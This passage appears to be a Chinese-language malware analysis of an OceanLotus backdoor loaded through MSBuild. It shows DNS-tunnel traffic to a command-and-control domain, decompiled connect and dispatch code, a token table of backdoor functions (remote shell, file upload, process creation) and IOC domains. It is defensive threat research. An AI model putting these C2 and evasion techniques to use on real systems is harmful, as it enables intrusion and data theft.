0012FAD0  0012FB00  │pTo = 0012FB00
0012FAD4  00000010  └ToLength = 10 (16.)
0012FAD8  45B88FBE
```


数据包信息如下，使用 Base64 编码:




```
Destination    Protocol Len Info
8.8.8.8        DNS      3…  Standard query 0x07e8 NULL AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGQ_.z.teriava.com
192.168.0.36   DNS      1…  Standard query response 0x07e8 NULL AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGQ_.z.teriava…
8.8.8.8        DNS      3…  Standard query 0x07e8 NULL vyR5fwQAAAAAAAEAAAAAAAAAAAAAAGrF.AAAAADwAAAABAAAAeJ…
192.168.0.36   DNS      2…  Standard query response 0x07e8 NULL vyR5fwQAAAAAAAEAAAAAAAAAAAAAAGrF.AAAAADwAA…
8.8.8.8        DNS      3…  Standard query 0x07e8 NULL vyR5fwAAAAAAAAAAAAAAAAAAAAAAAGth.z.teriava.com
192.168.0.36   DNS      1…  Standard query response 0x07e8 NULL vyR5fwAAAAAAAAAAAAAAAAAAAAAAAGth.z.teriava…
8.8.8.8        DNS      3…  Standard query 0x07e8 NULL vyR5fwAAAAAAAAAAAAAAAAAAAAAAAHHH.z.teriava.com
192.168.0.36   DNS      1…  Standard query response 0x07e8 NULL vyR5fwAAAAAAAAAAAAAAAAAAAAAAAHHH.z.teriava…
8.8.8.8        DNS      3…  Standard query 0x07e8 NULL vyR5fwAAAAAAAAAAAAAAAAAAAAAAAHgt.z.teriava.com
192.168.0.36   DNS      1…  Standard query response 0x07e8 NULL vyR5fwAAAAAAAAAAAAAAAAAAAAAAAHgt.z.teriava…
8.8.8.8        DNS      3…  Standard query 0x07e8 NULL vyR5fwAAAAAAAAAAAAAAAAAAAAAAAH6y.z.teriava.com
```

该样本也支持 TCP 协议:


然后进入远控消息分发模块：



```
v74 = operator new(4u);
if ( v74 )
{
  *v74 = off_427A04;                    // TCPConnect
  v165 = (int)v74;
}
else
{
  v165 = 0;
}
v130 = 17;
v129 = 2;
v128 = 2;
*(_DWORD *)v164 = &off_427A08;          // UDPConnect
v75 = socket(v128, v129, v130);
*((_DWORD *)v164 + 1) = v75;
if ( v75 != -1 )
{
```




```
.rdata:00427A04 off_427A04      dd offset tcpconnect    ; DATA XREF: sub_405520+D28↑o
.rdata:00427A08 off_427A08      dd offset udpconnect    ; DATA XREF: sub_405520+D4C↑o
```




```
.text:00402ED0 ; __unwind { // SEH_402ED0
.text:00402ED0                 push    ebp
.text:00402ED1                 mov     ebp, esp
.text:00402ED3                 push    0FFFFFFFFh
.text:00402ED5                 push    offset SEH_402ED0
.text:00402EDA                 mov     eax, large fs:0
.text:00402EE0                 push    eax
.text:00402EE1                 sub     esp, 64h
.text:00402EE4                 mov     eax, dword_42A140
.text:00402EE9                 xor     eax, ebp
.text:00402EEB                 mov     [ebp+var_10], eax
.text:00402EEE                 push    ebx
.text:00402EEF                 push    esi
.text:00402EF0                 push    edi
.text:00402EF1                 push    eax
.text:00402EF2                 lea     eax, [ebp+var_C]
.text:00402EF5                 mov     large fs:0, eax
.text:00402EFB                 mov     eax, [ebp+arg_18]
.text:00402EFE                 mov     esi, [ebp+arg_10]
.text:00402F01                 mov     [ebp+var_40], eax
.text:00402F04                 mov     edx, [ebp+arg_14]
.text:00402F07                 xor     eax, eax
.text:00402F09                 xor     edi, edi
.text:00402F0B ;   try {
.text:00402F0B                 mov     [ebp+var_4], edi
.text:00402F0E                 mov     ecx, 2
.text:00402F13                 push    edx
.text:00402F14                 mov     [ebp+var_1E], eax
.text:00402F17                 mov     [ebp+var_1A], eax
.text:00402F1A                 mov     [ebp+var_16], eax
.text:00402F1D                 mov     [ebp+var_12], ax
.text:00402F21                 mov     [ebp+var_20], cx
.text:00402F25                 call    ntohs
.text:00402F2B                 push    esi
.text:00402F2C                 mov     word ptr [ebp+var_1E], ax
.text:00402F30                 call    inet_addr
.text:00402F36                 push    6               ; _DWORD
.text:00402F38                 push    1               ; _DWORD
.text:00402F3A                 push    2               ; _DWORD
.text:00402F3C                 mov     [ebp+var_1E+2], eax
.text:00402F3F                 call    socket
.text:00402F45                 mov     esi, eax
.text:00402F47                 mov     [ebp+s], esi
.text:00402F4A                 cmp     esi, 0FFFFFFFFh
.text:00402F4D                 jnz     short loc_402F6E
.text:00402F4F                 call    RtlGetLastWin32Error
```

然后进入远控消息分发模块：




```
if ( v115 == 11 )
{
  v116 = (void *)_beginthreadex(0, 0, (int)MainLoop, (int)v111, 0, 0);// 进入远控消息控制模块
  WaitForSingleObject(v116, -1);
  CloseHandle(v116);
}
```

如下为消息分发执行函数，第 4-8 字节为命令的 Token：



```
switch ( *((_DWORD *)v65 + 4) )
{
  case 1:
    v11 = *(HMODULE *)sub_407950(&lpLibFileName);
    if ( !v11 )
    {
      v11 = LoadLibraryW(lpLibFileName);
      if ( !v11 )
        goto LABEL_51;
    }
    *(_DWORD *)sub_407950(&lpLibFileName) = v11;
    v12 = GetProcAddress(v11, lpProcName);
    if ( !v12 )
      goto LABEL_51;
    v13 = sub_404820(v12, v8, &lpAddress);
    goto LABEL_57;
  case 2:
    v14 = *(HMODULE *)sub_407950(&lpLibFileName);
    if ( !v14 )
      goto LABEL_56;
    if ( FreeLibrary(v14) )
      v13 = v72;
    else
      v13 = GetLastError();
    sub_407A40();
    goto LABEL_57;
  case 3:
    v13 = sub_404560(lpLibFileName, v10);
    goto LABEL_57;
  case 4:
    v56 = 0;
    v22 = (void *)CreateFileW_0(lpLibFileName, 2147483648, 1, 0, 3, 0, 0);
    v23 = v22;
    if ( v22 == (void *)-1 )
    {
      v13 = GetLastError();
    }
    else
    {
      v24 = GetFileSize(v22, 0);
      v74 = v24;
      v25 = VirtualAlloc(0, v24, 0x3000u, 4u);
      lpAddress = v25;
      if ( v25 )
```

后门 Token 对应的恶意功能映射列表如下：



Token	功能
0x01	加载指定模块的导出函数
0x02	释放指定模块的加载
0x03	创建指定进程
0x04	发送本地文件到控制端
0x05	远程 shell
0x06	创建目录
0x07	创建目录
0x0a	枚举打开的窗口
0x0b	写入数据到 Software\INSUFFICIENT\INSUFFICIENT.INI
0x0f	枚举文件目录
0x10	移动文件
0x11	删除文件
0x12	获取驱动器信息

总结

本文中所分析的样本所包含的后门 Payload 为 2017 年上半年海莲花团伙的样本，但加载方式上换用了通过 MSBuild 加载，这种加载恶意代码的方式本质上与利用带正常签名的 PE 程序加载位于数据文件中的恶意代码的方法相同。原因在于：一、MSBuild 是微软的进程，不会被杀软查杀，实现防病毒工具的 Bypass；二、很多 Win7 电脑自带 MSBuild，有足够大的运行环境基础，恶意代码被设置在 XML 文件中，以数据文件的形式存在不易被发现明显的异常。

IOC

C&C 域名
facebook-cdn.net
z.gl-appspot.org

C&C 域名
z.tonholding.com
z.nsquery.net
注册表键值
KEY_CURRENT_USER Software\INSUFFICIENT\INSUFFICIENT.INI
互斥体
8633f77ce68d3a4ce13b3654701d2daf_[用户名]
Payload 文件名
SystemEventsBrokers.xml
NTDSs.xml